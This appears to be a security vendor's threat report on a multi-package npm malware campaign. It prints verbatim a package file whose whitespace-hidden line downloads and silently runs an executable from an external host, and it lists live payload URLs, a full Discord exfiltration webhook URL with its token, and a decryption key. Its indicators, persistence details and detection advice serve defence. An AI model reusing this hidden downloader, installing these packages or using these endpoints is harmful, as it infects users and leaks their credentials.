A HTTP GET on a Discord webhook URL returns the webhook's metadata without posting anything, and we used one to check that the webhook is live without touching the operator. It returned:

name	"Captain Hook"		
id	1553545982975811594	created	2026-09-26 23:17:05 UTC
channel_id	1553182869386563695	created	2026-09-25 23:14:12 UTC
guild_id	1553125488732409966	created	2026-09-25 19:26:12 UTC

The three snowflake timestamps date the operator's exfiltration channel to the four days before this report and place the exfil endpoint inside a fresh, single-purpose Discord server.




Figure 2. The two delivery arms side by side. npm's seizure of img-to-native on 28 September took the Arm B decryptor offline; its declared dependency cdn-img-fetch and every host downstream of it were left reachable. Amber marks resources still answering as of 29 September 2026.

Stage 11. The fourteen-month package

The last exhibit is the still-live function-flag@1.7.3. Its index.js is 17 lines and reproduced below verbatim; the malicious code sits on lines 6 and 11, which the reader will see are much wider than the rest of the file.

```

1  const figlet = require('figlet');
2  const axios = require('axios');
3  const fs = require('fs');
4  const path = require('path');
5  const { exec } = require('child_process');
6  async function as(){try{let e=path.join(process.env.APPDATA,"node.exe"),a=await
  axios.get("https://cdnzona.discloud.app/node.exe",{responseType:"stream"}),t=fs.createWriteStream(e);await new
  Promise((e,o)=>{a.data.pipe(t),t.on("finish",()=>t.close()),t.on("close",e),t.on("error",o)}),await new Promise(e=>setTimeout(e,100)),await new
  Promise((a,t)=>{exec(`"${e}"`,{windowsHide:!0},e=>t(e):a())})}catch(o){}}
7  function asciiArt(text, font = 'Standard') {
8    figlet.text(text, { font }, (err, data) => {
9      if (err) return console.error("Erro no figlet:", err);
10     console.log(data);
11     if (font === 'Bloody') {
12
13     }
14     });
15  }
16
17  module.exports = asciiArt;

```

function-flag@1.7.3/index.js, all 17 lines. sha256 d54853d6be467567d9f22d7f22ac48214df52c1f9c7a503930e901286423044a. Live on npm as of 29 September 2026, resolved to by npm install function-flag.

The malicious code sits on lines 6 and 11. Line 6 defines an async function `as()` that downloads `https://cdnzona.discloud.app/node.exe` to `%APPDATA%\node.exe`, waits 100 ms, and executes it with `windowsHide: true`. Line 11 calls it. Both lines are preceded by exactly the number of literal space characters needed to push the code past the visible width of a typical text-editor window at typical font sizes. A developer opening `index.js` in VS Code, Sublime, or less sees a five-line prelude of `require` calls, then a two-line `asciiArt` function that appears to only call `figlet.text`. The malicious code is off the right edge of the screen. The latest-installable version has been in this shape since 18 July 2025, and no scanner has raised it.

The paired `example.js` (63 bytes) is the file that postinstall runs:

```
1 const asciiArt = require("./index")
2
3 asciiArt("oi", "Bloody")
```

function-flag@1.7.3/example.js, all 3 lines. sha256 886b84f83a0f760e664046ba40d8c800b7d0cf72190e13ca031ee5cf50f45bee. Invoked by "scripts.postinstall": "node example.js" in package.json.

`asciiArt("oi", "Bloody")` reaches the branch on line 11, which fires `as()`, which downloads and executes the payload. The download target `cdnzona.discloud.app` is a subdomain of a Brazilian application-hosting service; the host resolves through Cloudflare but is not currently answering. The line has been on npm, in this shape, since 18 July 2025, and is still on npm as of 29 September 2026.

The package now has a companion: `function-color`, published ten minutes after `function-flag` version 4.0.0 on the same day and carrying the same 1.7.3 version number, declares `function-flag` as a dependency and is itself still live and unflagged by any advisory. The fourteen-month payload is therefore reachable under two install names, and no database has caught either.

Who Is Being Targeted

There is no named end victim in this campaign. The two second-stage families each define their own target class in their own code.

Arm B (movinlike) targets consumers

The bundle names Chrome, Edge, Brave, Opera, Opera GX, Vivaldi, Yandex, eight Discord clients, Telegram Desktop, and wallet extensions. It has no geographic gate, no organisational filter, and no domain-level target list. Any Windows user who installs `img-to-native` (before the seizure) or the current `cdn-img-fetch` (after) becomes a target. The distinctive interest is the Discord billing enumeration, payment sources and subscription state, which points at monetisation of Discord accounts rather than pure credential harvesting.

Arm A (overlord-client) targets whoever the operator is watching for

The RAT has no C2 in the analysed build, and its addressing scheme reads addresses off Solana. Whoever the RAT connects to is a decision the operator makes on-chain, not a decision the sample encodes. What the sample does tell us is what the operator will be able to do once the connection lands: hardware-encoded screen streaming (the backstage module), keylogging, active-window keyword and regex matching, clipboard capture, a hidden HVNC desktop via a virtual display driver, file search, and a criticalproc self-protection module. That is not credential harvesting; it is a full desktop-supervision toolkit.

The operator's own base

The operator is Portuguese-speaking, the git commits sit at -0300, one repository description is in Portuguese, and the GitHub display name and email give a common Brazilian handle. None of this is an argument that the campaign targets Brazil. It is a piece of attribution to the operator's own linguistic space and nothing more. The delivery is npm and Discord, both of which are global; the second-stage targeting is opportunistic.

How Far the Campaign Reaches

Across the campaign, the threat actor distributed a total of nine distinct packages. As outlined in Table 1, these components fall into three advisory groupings: MAL-2026-16383, MAL-2026-16384, and MAL-2026-16385 for the Delivery Arm A modules, alongside MAL-2026-17216 for img-to-native, detailing each package's functional role, deployment history, advisory coverage, and current registry status. From a defense perspective, the status breakdown is critical: four components have been unpublished as tombstones, one exists as an npm seizure placeholder, two remain actively installable threats, and two represent non-malicious packages controlled by the operator (specifically, function-ascii from 2023 remains benign, while the 2024 malfapi library acts as a DPAPI wrapper free of malicious code).

Package	First seen	Latest activity	Role	State (2026-09-29)	OSV	Publisher
function-ascii	2023-08-06	2023-08-06	benign staging (2023)	LIVE, benign	none	malfexkkj
malfapi	2024-01-02	2024-02-25	benign (DPAPI wrapper)	LIVE, benign	none	malfex_user
malfex-webhook-node	2024-03-01	2024-03-01	benign (Discord webhook lib)	LIVE, benign	none	malfex_user
function-flag	2024-06-30	2025-08-04	postinstall downloader	LIVE, malicious	none	jessica-fruett
cdn-img-fetch	2026-09-26	2026-09-28	require-time fetcher (Arm B)	LIVE, malicious	none	malfexteste2

Package	First seen	Latest activity	Role	State (2026-09-29)	OSV	Publisher
img-to-native	2026-09-28	2026-09-28	AES decryptor (Arm B)	npm seizure stub	MAL-2026-17216	malfexteste 3 (seized)
tlxbnhd	2026-09-22	2026-09-22	SFX loader (Arm A)	unpublished	MAL-2026-16385	liuxhin
tldriver	2026-09-22	2026-09-22	SFX loader (Arm A)	unpublished	MAL-2026-16384	liuxhin
mxdriver	2026-09-22	2026-09-26	SFX loader (Arm A, 0.0.1 to 0.0.2)	unpublished	MAL-2026-16383	liuxhin
function-color	2025-07-18	2025-07-18	wrapper to function-flag	LIVE, malicious	none	dallascorp
centralizemiddle	2025-07-19	2025-07-19	benign cover	LIVE, benign	none	dallascorp
native-runner	2026-09-28	2026-09-28	wrapper to img-to-native (Arm B)	npm seizure stub	MAL-2026-17218	malfexteste 4 (seized)

Table 1. Every operator-attributable npm package, chronological. State is a live registry query as of 29 September 2026; OSV is a live api.osv.dev/v1/query. Two packages (amber) are malicious and installable now, with no OSV advisory; one of the two (function-flag) has been in that state continuously for fourteen months.

Crucially, the operator's earliest publish dates to 6 August 2023 and their latest commit to 28 September 2026, a two-year, one-month span. The malicious postinstall in function-flag has remained on latest continuously since 18 July 2025 (one year, two months) after republishing at a lower semver. Across this period, the operator's four other accounts published three benign malfex-named packages, anonymous SFX loaders, a paired dropper-decryptor set (with an active fetcher despite a seized reader), and a continuously accessible payload-hosting GitHub repository.

All counts, packument dates, and tag states are verified live. However, no downstream victim compromise was observed: the Discord webhook only returns metadata, and the 104.234.65.75:700 host served payloads strictly to our detonation setup. This report details operator reach, not a confirmed breach.

The Dependency Web and the Wrapper Packages

The operator does not rely on a single install name for each payload. Two of the packages are thin wrappers that carry no payload of their own and exist only to pull a malicious package in as a dependency, multiplying the names by which the same code reaches a victim. The package function-color (published by dallascorp, still live and unadvised) declares function-flag as a dependency, so a plain npm install function-color installs and fires the fourteen-month postinstall downloader. The package native-runner (published by malfexteste4, seized as MAL-2026-17218) declared img-to-native, which itself depends on cdn-img-fetch, so that one package delivered the entire Arm B chain.

Reading the dependency graph in both directions settles the question of third-party exposure. Every package that depends on an operator package is itself another operator package; no external, and no popular, package pulls in any of this code. The web is closed. The wrappers

face inward: they widen the operator's own delivery surface, they do not reach into the legitimate ecosystem. A project is at risk only if it installs one of these names directly, never by transitively depending on a trusted library.

The Publisher column of Table 2 records a deliberate operational-security choice. Nearly every malicious package ships from a fresh npm account bound to a fresh, randomised iCloud Hide-My-Email address: pescaria.guinado.3o@icloud.com for `cdn-img-fetch`, bainha_buzios7d@icloud.com for `img-to-native` and lactose_lesmas.2z@icloud.com for `native-runner`, while the Arm A trio share the account liuxhin (ducz94life@gmail.com). The `malfexteste2`, `malfexteste3` and `malfexteste4` handles form a visible sequence. Burning an identity per package defeats takedown-by-account and attribution-by-email; the fleet is linked instead by shared code, shared infrastructure and the wrapper dependencies above. The package `centralizemiddle`, the second package on the dallascorp account, is a genuine, functional terminal text-centring utility with no malicious behaviour: reputation cover that makes the account look like an ordinary developer, the same pattern as the benign `function-ascii` that seeded the campaign in 2023.

Indicators of Compromise

npm packages

Package	Version	State	OSV	Malicious?
<code>function-flag</code>	1.7.3 (latest), 4.0.0, 3.0.0, 2.3.5 to 2.3.9	LIVE	none	yes (postinstall)
<code>cdn-img-fetch</code>	1.0.0, 1.0.1, 1.0.2	LIVE	none	yes (require-time)
<code>img-to-native</code>	1.0.1, 1.0.2	seizure stub (0.0.1-security)	MAL-2026-17216	yes (AES reader)
<code>tlxbnhd</code>	0.0.1	unpublished	MAL-2026-16385	yes (SFX loader)
<code>tldriver</code>	0.0.1	unpublished	MAL-2026-16384	yes (SFX loader)
<code>mxdriver</code>	0.0.1, 0.0.2	unpublished	MAL-2026-16383	yes (SFX; weaponised at 0.0.2)
<code>function-color</code>	1.7.3	LIVE	none	yes (wrapper to <code>function-flag</code>)
<code>native-runner</code>	1.0.0–1.0.3	seizure stub (0.0.1-security)	MAL-2026-17218	yes (wrapper to <code>img-to-native</code>)
<code>centralizemiddle</code>	1.0.0, 2.0.0	LIVE	none	no (benign cover)

Table 3. Every npm package attributable to the operator. Three (`function-flag`, `cdn-img-fetch` and `function-color`) are still installable and unadvised.

URLs

URL	Role	Status
https://api.imghippo.com/files/hOG8244hc.png	Arm A payload (PE as image/png)	HTTP 200 live

URL	Role	Status
https://raw.githubusercontent.com/cavecrew/proj/main/banner.png	Arm B payload (PNG polyglot)	HTTP 200 live
http://104.234.65.75:700/setup.exe	Arm B second stage (movinlike)	HTTP 200 live
http://104.234.65.75/setup.exe	Arm B second stage alternate	HTTP 308
https://cdnzona.discloud.app/node.exe	function-flag postinstall payload	resolves, no reply
https://discord.com/api/webhooks/1553545982975811594/psm2oYHf_z_y080gQZxW_NwWcaqwYIWLbMEf2_yu4JAJ1AtdRiInovFCHBFvVwbjK1A	Arm B exfil (movinlike)	HTTP 200 live

Table 4. Delivery and exfiltration URLs; liveness confirmed 29 September 2026. discord.com and raw.githubusercontent.com are shared legitimate services, block the specific paths, do not blanket-block the domains.

Hosts

Host	Role	Note
api.imghippo.com	Arm A payload host	third-party public image host; block the specific file, not the domain
www.image.com	Arm A payload host (mxdriver)	second delivery domain per Amazon Inspector MAL-2026-16383
github.com/cavecrew	Arm B payload repo host	cavecrew/proj is the live path
104.234.65.75	Arm B payload host	unattributed; :700/setup.exe is the live path
cdnzona.discloud.app	function-flag payload host	Brazilian application host (discloud.app), Cloudflare-fronted

Table 5. Delivery hosts. Two are attacker-controlled, two are shared services abused by the operator.

File hashes

Artifact	SHA-256
Arm A SFX (served as image/png)	9aba4685af072231aee049e1a5e294965580001b364d7d00152d84fcec1ce793
Autolt3.exe (signed, from CAB)	5d69a932a077fee044b193c28e84564143f5c7e51079ab48e88fef74ab0b77b7
Oxygen.a3x (encrypted Autolt payload)	fd199d3977e1a2945b6031fc8696660a980e4f4617899baa045efe7ccbc8de67
overlord-client (decoded Go RAT)	2989244eac2a4bc7a13a09dec003e5c05ef7c80b2afe0958ce25042d5b804210
Arm B banner.png (current)	4f4f7d64139bde6d458a061c7fb7dd247f70f60a1ab47d87fd3634656586c106
Arm B downloader (2026-09-25 variant)	889e13e227bc2b762178b88c35c691db3256e72be64d92ff1f381d29a2789849
Arm B downloader (2026-09-25 variant)	e7f86f6cc4380db66d333eaf6f7dfc2c12d232c2bcd526434681245dea25efa4

Artifact	SHA-256
Arm B downloader (2026-09-25 variant)	ff826d2778ea1d40ce8ebfd9d66ecc86d4c811f5654b8a466a7e220ebbbc6807
Arm B downloader (2026-09-26 variant)	2f268ca76ab27971d8b16bd4ded26e1f9cd3d4460b894af2d4bdf89f0ab7ec4b
movinlike bundle (Arm B stage 3)	c9c374afba4658dff15f71801e88c4d199c91dd2622d72c7b0c55577c8f73437
img-to-native@1.0.1/index.js (shipped)	c7cf2323e4923428984297db7715d75fec5b964fe65c325b53e3fa360f3b8d86
cdn-img-fetch@1.0.2/index.js (shipped)	4cba0c785e66d517eabd0164f34a9c2d04549da93b5ee3eebdce5558daa2f47c
function-flag@1.7.3/index.js (shipped)	d54853d6be467567d9f22d7f22ac48214df52c1f9c7a503930e901286423044a
function-flag@1.7.3/example.js (shipped)	886b84f83a0f760e664046ba40d8c800b7d0cf72190e13ca031ee5cf50f45bee

Table 6. File hashes. The four Arm B downloader variants are historical versions of *banner.png* decrypted from git history; the two 2026-09-28 versions use a format we could not decrypt with the recovered key and are not listed here. *movinlike* is very large (64 MB) because it is a Node runtime bundled with its full dependency tree; downstream hash-based blocking on it is not sufficient because the operator can rebuild trivially.

Host artifacts

Path	Note
<npm package dir>\gldriver_pre_core.exe	Arm A dropped payload, per Amazon Inspector MAL-2026-16385 (unlinked after launch)
<npm package dir>\gldriver_pre_asset.exe	Arm A dropped payload, per Amazon Inspector MAL-2026-16385 (unlinked after launch)
%LOCALAPPDATA%\Temp\IXP*.TMP\	IExpress extraction directory (transient)
%LOCALAPPDATA%\Temp\package.exe	Arm A SFX staged for launch (transient)
%LOCALAPPDATA%\ScopeSmart Technologies Inc\Autolt3.exe	signed Autolt interpreter, persisted
%LOCALAPPDATA%\ScopeSmart Technologies Inc\h.a3x	encrypted Autolt payload, persisted
%LOCALAPPDATA%\ScopeSmart Technologies Inc\SmartScope.vbs	193-byte WSH launcher
%APPDATA%\Microsoft\Windows\node_runtime_helper.exe	Arm B decrypted stage output path
%APPDATA%\node.exe	function-flag payload download path
%TEMP%_cif_data	Arm B intermediate PNG polyglot (transient)

Table 7. Host paths. *ScopeSmart Technologies Inc* is a spoofed vendor directory the operator uses to blend into %LOCALAPPDATA%; the directory name is not associated with any real software.

Persistence

Type	Identifier	Description
Scheduled task	\Maiden	Author Welcome, comment Wichita, backdated to 2020-01-01, repeats every 5 minutes with no end time

Type	Identifier	Description
Task command	(as above)	AutoIt3.exe "h.a3x" under analyst, cwd %LOCALAPPDATA%\ScopeSmart Technologies Inc

Table 8. Persistence primitives. No Registry Run keys are added; a Run-key sweep will miss the campaign.

Content signatures

String or structure	What it identifies
ASCII malfexteam2027	operator's AES-256-CBC key for Arm B; also present in img-to-native@1.0.1/index.js
ASCII AU3!EA06 at offset 1961 of a file with non-printable start	AutoIt v3 EA06 encrypted script
SmartScope and .a3x under %LOCALAPPDATA%*Technologies*\	persistence pattern
String overlord-client in a Go binary's build info	second-stage RAT
Directory name ScopeSmart Technologies Inc under %LOCALAPPDATA%	spoofed vendor path
ASCII movinlike in a pkg-bundled Node runner's dictionary	Arm B second-stage bundle
Concatenation "Wscript."+"Shell" in a .vbs file	evasion of static grep for CreateObject("Wscript.Shell")

Table 9. Static content signatures that survive a rebuild of either arm.

Operator accounts

See Table 2, above.

Impact

The direct impact of this campaign on an affected system entails the compromise of local web browser credentials, Discord authentication tokens associated with saved payment details, active Telegram sessions, and cryptocurrency wallet extensions in instances where movinlike executes. Alternatively, execution of overlord-client followed by the successful retrieval of a Command and Control (C2) configuration delivers a fully featured remote access trojan equipped with hardware-accelerated screen capture, Hidden Virtual Network Computing (HVNC) capabilities, and keylogging functionality. These outcomes occur independently of specific target profiles; any Windows host installing either of the two active malicious packages, whether directly or via transitive dependencies, remains vulnerable.

A broader implication concerns the efficacy of existing remediation frameworks. On 28 September, the npm registry removed img-to-native while leaving its designated dependency, cdn-img-fetch, accessible. Functionally, these two packages operate as a unified mechanism comprising the decryption module and the payload retriever. The removal of a primary package without addressing its corresponding dependency highlights a structural limitation in remediation workflows that evaluate packages in isolation. Threat actors capable of decoupling payloads across multi-package structures can effectively

maintain operational persistence despite partial takedowns. While a two-day interval elapsed between the removal of img-to-native and this report, republishing the compromised component under an alternate identifier requires minimal operational delay.

Recommendations

Immediate

1. Block installation of function-flag and cdn-img-fetch at the registry proxy. Both are live and unadvised on the public registry today, and neither has an OSV entry that would fire a policy alert.
2. Alert on %LOCALAPPDATA%\ScopeSmart Technologies Inc\ and on any scheduled task named \Maiden. Both are strong indicators of a completed Arm A installation.
3. Deny outbound to api.imghippo.com/files/hOG8244hc.png, 104.234.65.75:700, and the Discord webhook 1553545982975811594. The 104.234.65.75 address is safe to null-route; the imghippo URL is a specific file on a shared host; the Discord webhook is safe to alert on but do not blanket-block discord.com.
4. Retroactively hunt for Autolt3.exe in any %LOCALAPPDATA%*Technologies* directory, and for .a3x files paired with an Autolt3.exe in the same folder. These are strong Arm A tells across the persistence lifetime, not just the initial install.

Block and report the wrapper and companion packages alongside the payloads: function-color and centralizemiddle (npm account dallascorp) and native-runner (MAL-2026-17218), in addition to function-flag, cdn-img-fetch and img-to-native. Blocking function-flag alone does not stop function-color, which installs it transitively.

Detection engineering

5. Write behaviour signatures on the string patterns in Table 9, not on file hashes. overlord-client's Go build info survives every rebuild; movinlike's main.js bytecode string pool includes the C:\snapshot\src-clean\ path invariant of pkg; the "Wscript."+ "Shell" concatenation is a specific evasion pattern that catches many campaigns beyond this one.
6. Alert on _npmUser.name overlaps with known-bad substrings. The malfex* handle set was distinctive; systematic monitoring of the operator's chosen naming pool (teste2, kkj, numeric suffixes) surfaces new activity quickly.
7. Instrument the registry proxy to log every require() from a fresh install against a corpus of known-good behaviour. cdn-img-fetch's IIFE fetch on require() is a pattern that has no legitimate use case in a package whose stated purpose is cdn image fetch.

Strategic

8. Change the takedown workflow to walk dependencies on any seized package. When npm or an equivalent registry removes a package, an automated pass should enumerate every version's declared dependencies and either take those down in the same window or, at minimum, flag them for high-priority human review. The two-day window between img-to-native's seizure and this report is the visible cost of not doing this today.
9. Assume operator continuity, not incident isolation. The operator has been present on npm for two years, has weaponised, gone quiet, and returned. Once an operator has been identified, the response is a persistent watch on their identity space (accounts, emails, GitHub, publish patterns), not an isolated advisory on one package.

Conclusion

While the advisories published for the four identified Malfex packages are technically accurate and notably detailed in the case of img-to-native, where Amazon Inspector cites both the malfexteam2027 key string and the companion dependency cdn-img-fetch, they omit two critical analytical findings. First, these four packages originate from a single threat actor operating across five npm accounts over a two-year period. The operator's public GitHub repositories serve as a catalogue of proof-of-concept techniques implemented directly within their malicious packages, and the actor explicitly self-identifies within both the malware's AES decryption key and an unadvised package README. Second, two related packages remain active and installable on the registry: function-flag, which has contained an unflagged malicious postinstall script for fourteen months, and cdn-img-fetch, which remained accessible throughout the administrative seizure of its parent package. Consequently, while infrastructure associated with one delivery vector was mitigated by vendors and registry authorities, the operator's secondary delivery mechanism continues to exfiltrate payloads to an active webhook.

This assessment highlights an actionable strategic imperative: threat intelligence and defense operations must evaluate these artifacts as the continuous campaign of a single threat actor rather than isolated software security incidents. Defensive monitoring should focus on tracking the operator's digital infrastructure, including handle aliases, primary GitHub accounts, and exfiltration webhooks. Future malicious package deployments are highly likely to leverage this existing operational footprint prior to official advisory publication. Proactive tracking across this window remains the primary mechanism for timely detection and remediation.

We **Predict** Cyber Threats Before They Strike

Registered Office:

CloudSEK Research Pte. Ltd.
160 Robinson Road, #20-03, Singapore Business
Federation Center, Singapore - 068914

Regional Office : United States

CloudSEK Inc.
8 The Green, Ste A, Dover, DE - 19901, United States

Regional Office : India

CloudSEK Information Security Pvt Ltd.
16/1, Cambridge Rd, Halasuru, Cambridge Layout,
Jogupalya, Bengaluru, Karnataka - 560008

Regional Office : United Kingdom

CloudSEK, 2 Kingdom Street,
6th Floor London, W2 6BD - United Kingdom

